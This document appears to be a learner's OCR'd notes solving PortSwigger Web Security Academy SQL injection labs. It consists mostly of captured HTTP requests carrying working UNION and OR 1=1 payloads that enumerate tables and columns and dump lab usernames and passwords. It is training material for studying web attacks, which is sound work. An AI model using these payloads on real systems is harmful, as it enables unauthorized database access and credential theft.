
Port Labs Solving

SQL Injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

`FROM products WHERE category = 'Gifts' AND released = 1`

modify the gifts with gifts’ or 1=1 — “with url encoding



```
GET /filter?category=Gifts'+OR+1=1-- HTTP/2
Host:
0a90003304ea5a2c80866cfd006e006f.web-security-academy.net
Cookie: session=
in08jX3zzHGFkYEgCqA3anqAMlhHNbNt
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,*/*;q=0.8
```

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Congratulations, you solved the lab!


Lab: SQL injection vulnerability allowing login bypass

just put ‘ or 1=1 — “in the username and anything in password “

Lab: SQL injection attack, querying the database type and version on Oracle

payload = `'+union+SELECT+banner,NULL++FROM+v$version—`

“the data base was selecting two paramenter so in second parameter we dont know what to fecth so we used null




```
GET /filter?category=
Tech%2bgifts'+union+SELECT+banner,NULL
++FROM+v$version-- HTTP/2
Host:
0a9e004804973c16803b857600230095.web-s
ecurity-academy.net
Cookie: session=
L5LXgscslp4owNzcAuuSPcEihApmCRVP
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

SQL injection attack, querying the database type and version on Oracle

Make the database retrieve the strings: 'Oracle Database 11g

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Payload = `'+UNION+SELECT+@@version,+NULL#`



```
GET /filter?category=Tech+gifts' union
SELECT @@version,null# HTTP/2
Host:
0a350006045c601884c24afa009700a4.web-se
curity-academy.net
Cookie: session=
d6m6ifdn3PKg3hBnblWkAxvcWjcNetGZ
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a350006045c601884c24afa009700a
4.web-security-academy.net/
Upgrade-Insecure-Requests: 1
```


SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB
Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Back to lab description »
Home
WE LIKE TO

Lab: SQL injection attack, listing the database contents on non-Oracle databases

“first we dont know the table names which contain users details”

payload = `'union+SELECT+table_name,null+FROM+information_schema.tables--`




```
GET /filter?category=
Gifts'union+SELECT+table_name,null+FROM
+information_schema.tables-- HTTP/2
Host:
0a36003603f3b05884d3044000d2001d.web-se
curity-academy.net
Cookie: session=
mxocsMR0wBulTeNfDLI20mx50zIzX0n0
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a36003603f3b05884d3044000d2001
d.web-security-academy.net/
```

sql_packages
pg_event_trigger
pg_amop
schemata
routines
referential_constraints
administrable_role_authorizations
products
pg_foreign_data_wrapper
pg_prepared_statements
pg_largeobject_metadata

“once we got the table name then lets find the columns like what columns are ther for username and poasswods”

payload = `Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+where+table_name='users_xuyevw'–`




```
GET /filter?category=
Gifts'+UNION+SELECT+column_name,+NULL+F
ROM+information_schema.columns+where+ta
ble_name='users_xuyevw'-- HTTP/2
Host:
0a36003603f3b05884d3044000d2001d.web-se
curity-academy.net
Cookie: session=
mxocsMR0wBulTeNfDLI20mx50zIzX0n0
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a36003603f3b05884d3044000d2001
d.web-security-academy.net/
```

collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

once we got the columns name then select and fetch the all data”


payload = `Gifts'+UNION+SELECT+username_qxaxwy,+password_opmaiy+from+users_xuyevw--`



```
GET /filter?category=
Gifts'+UNION+SELECT+username_qxaxwy,+pa
ssword_opmaiy+from+users_xuyevw--
HTTP/2
Host:
0a36003603f3b05884d3044000d2001d.web-se
curity-academy.net
Cookie: session=
mxocsMR0wBulTeNfDLI20mx50zIzX0n0
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a36003603f3b05884d3044000d2001
```

```
</td>
                                          </tr>
                                          <tr>
                                                 <th>
administrator</th>
                                                 <td>
bvld57761u69orr0v33q</td>
                                          </tr>
                                          <tr>
                                                 <th>
Couple&apos;s Umbrella</th>
                                                 <td>Do you
love public displays of affection? Are
you and your partner one of those
insufferable couples that insist on
making the rest of us feel nauseas? If
you answered yes to one or both of
these questions, you need the
Couple&apos;s Umbrella. And possible
```

Lab: SQL injection attack, listing the database contents on Oracle




2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

3. Use the following payload to retrieve the list of tables in the database:


```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

4. Find the name of the table containing user credentials.



```
GET /filter?category=
Tech+gifts'+UNION+SELECT+column_name,null+FROM+a
ll_tab_columns+where+table_name+%3d'USERS_VJHIXY
'-- HTTP/2
Host:
0a4b00ac03823ebb810a4854000d00fa.web-security-ac
ademy.net
Cookie: session=gzgR9FVvu5fCBPAHsKZy45W06X2xDpZV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a4b00ac03823ebb810a4854000d00fa.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
planning on leaving the house for longer than
30 minutes you will need several of them to
cover the time you are away. Don&apos;t worry,
we have plenty to go around. When buying the
Master Bot you will receive a 10% discount on
any of the additional Soldier Bots. Your robot
army will give you peace of mind every time you
 close the front door behind you. Wired CCTV
has become a thing of the past.</td>
                        </tr>
                        <tr>
                            <th>USERNAME_CPMFYE
</th>
                        </tr>
                    </tbody>
                </table>
            </div>
        </section>
        <div class="footer-wrapper">
        </div>
```




```
GET /filter?category=Tech+gifts'+UNION+SELECT+USERNAME_CPMFYE,PASSWORD_PCPMOY+FROM+USERS_VJHIXY-- HTTP/2
Host: 0a4b00ac03823ebb810a4854000d00fa.web-security-academy.net
Cookie: session=gzgR9FVvu5fCBPAHsKZy45W06X2xDpZV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a4b00ac03823ebb810a4854000d00fa.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
 for 30 minutes. This does mean if you are planning on leaving the house for longer than 30 minutes you will need several of them to cover the time you are away. Don&apos;t worry, we have plenty to go around. When buying the Master Bot you will receive a 10% discount on any of the additional Soldier Bots. Your robot army will give you peace of mind every time you close the front door behind you. Wired CCTV has become a thing of the past.</td>
                        </tr>
                        <tr>
                            <th>administrator</th>
                            <td>06km4m7u3muqf9fhfxwy</td>
                        </tr>
                        <tr>
                            <th>carlos</th>
                            <td>ldkmolssh9k23l8c30dr</td>
```

Lab: SQL injection UNION attack, determining the number of columns returned by the query

just you have to find number of columns in the data base ok!!!




```
GET /filter?category=Tech+gifts'+union+select+null,null,null-- HTTP/2
Host: 0a7e00f2037828cb80eb801f009b00fd.web-security-academy.net
Cookie: session=MuU3zSYUqPaqdaHMSjgPIeS7kqT1BLBQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a7e00f2037828cb80eb801f009b00fd.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

```

Tech gifts' union select null,null,null--

Lab: SQL injection UNION attack, finding a column containing text

just find the who have string value and the put there the given string like search



Request

```
GET /filter?category=Pets'union+select+null,'AcRMwP',null-- HTTP/2
Host: 0a0d00cd04c6496d803076e6006c0063.web-security-academy.net
Cookie: session=A7mXnTL1HpzcsflePtPSjs8Qebv28DkT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a0d00cd04c6496d803076e6006c0063.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

SQL injection UNION attack, finding a column containing text

LAB Not solved

Back to lab home

Make the database retrieve the string: 'AcRMwP'

Back to lab description

